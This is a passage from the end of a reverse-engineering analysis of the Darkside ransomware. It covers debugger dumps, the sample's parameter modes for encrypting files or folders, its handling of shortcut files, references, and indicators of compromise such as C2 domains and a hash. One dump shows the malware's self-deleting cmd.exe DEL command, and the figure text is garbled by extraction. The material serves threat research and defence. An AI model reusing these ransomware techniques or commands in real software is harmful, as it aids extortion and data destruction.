dword ptr [00				>]= <she1132< td=""><td>.ShellExecute</td><td>W></td><td></td><td></td><td></td><td></td><td>2: 3: 4:</td><td>[esp+4] [esp+8] [esp+C]</td><td>00000000 00000000 0019F950 1 0019F858 1 0 00000000</td><td></td><td></td><td></td></she1132<>	.ShellExecute	W>					2: 3: 4:	[esp+4] [esp+8] [esp+C]	00000000 00000000 0019F950 1 0019F858 1 0 00000000			
Ump 1 I Address Hex 0019F950 43 0019F960 57 0019F960 57	00 3A 00 5C 00 53 00 5C	00 57 00 49	Dump 4	Dump 5	ASCII	IX=l Locals	^	0019F730 0019F734 0019F738 0019F73C 0019F740 0019F744	00000000 0019F950 L"C 0019F858 L"/	:\\WINDOW C DEL /F	/5\\s) /Q C	/stem32\ \\Users	\\cmd.exe" \\ \\D esk	top\\darks	ide.ex	e >> NUL"

Figure 153

As we specified at the beginning of the analysis, the binary can run with different parameters:

- 1 parameter: filename only this file will be encrypted
- 2 parameters: "-path" directory only this directory will be encrypted
- 3 parameters: "-work" worker0 job0-<Process Id> this is spawned by the initial process, already described

A particular case is handled by the ransomware differently when it deals with a shortcut file (.lnk file). Basically, the binary wants to extract the full path to the file from this link. It calls the CoCreateInstance API with the CLSID of {000214F9-0000-0000-C000-00000000046} (IShellLinkW interface):



Figure 154

Unfortunately, Scylla didn't help us here and it couldn't provide us the methods. We've found that the next 2 function calls are used to extract the path of the file/directory:



Figure 156

The file extracted above is encrypted as usual:

Address	He	(- Alta						1.10				ASCII	
																	C.:.\.P.r.o.g.r.	
025AF970	61	00	GD	00	20	00	46	00	69	00	6C	00	65	00	73	00	a.mF.i.l.e.s. .(.x.8.6.).\.D. Figure	4
025AF980	20	00	28	00	78	00	38	00	36	00	29	00	5C	00	44	00	.(.x.8.6.).\.D. Figure	157
025AF990	65	00	76	00	2D	00	43	00	70	00	70	00	5C	00	64	00	e.vC.p.p.\.d.	
025AF9A0	65	00	76	00	63	00	70	00	70	00	2E	00	65	00	78	00	e.v.c.p.pe.x.	
025AF9B0	65	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	e	
Referenc	es																	

MSDN: https://docs.microsoft.com/en-us/windows/win32/api/

Fakenet: https://github.com/fireeye/flare-fakenet-ng

Any.run:

https://any.run/report/0a0c225f0e5ee941a79f2b7701f1285e4975a2859eb4d025d96d9e366e 81abb9/e7a712f5-961a-45b4-a7e5-a0f7196113a5

VirusTotal:

https://www.virustotal.com/gui/file/0a0c225f0e5ee941a79f2b7701f1285e4975a2859eb4d025 d96d9e366e81abb9/detection Analysis of Darkside Ransomware v1.8.6.2: <u>https://chuongdong.com/reverse%20engineering/2021/05/06/DarksideRansomware/</u>

Fireeye report: <u>https://www.fireeye.com/blog/threat-research/2021/05/shining-a-light-on-</u> <u>darkside-ransomware-operations.html</u>

https://gist.github.com/api0cradle/d4aaef39db0d845627d819b2b6b30512

https://forum.powerbasic.com/forum/user-to-user-discussions/source-code/25222-wmiwrapper-functions

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-wmi/3485541f-6950-4e6d-98cb-1ed4bb143441

INDICATORS OF COMPROMISE

C2 domains: baroquetees[.]com, rumahsia[.]com

SHA256: 0A0C225F0E5EE941A79F2B7701F1285E4975A2859EB4D025D96D9E366E81ABB9

Created files: README<RansomPseudoValue>.TXT, %PROGRAMDATA%\ <RansomPseudoValue>.BMP, %PROGRAMDATA%\<RansomPseudoValue>.ico

Service Name: <RansomPseudoValue>, Service display name: <RansomPseudoValue>

Registry key: HKCR\<RansomPseudoValue>\DefaultIcon=%PROGRAMDATA%\ <RansomPseudoValue>.ico

User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:79.0) Gecko/20100101 Firefox/80.0 (prone to False Positives)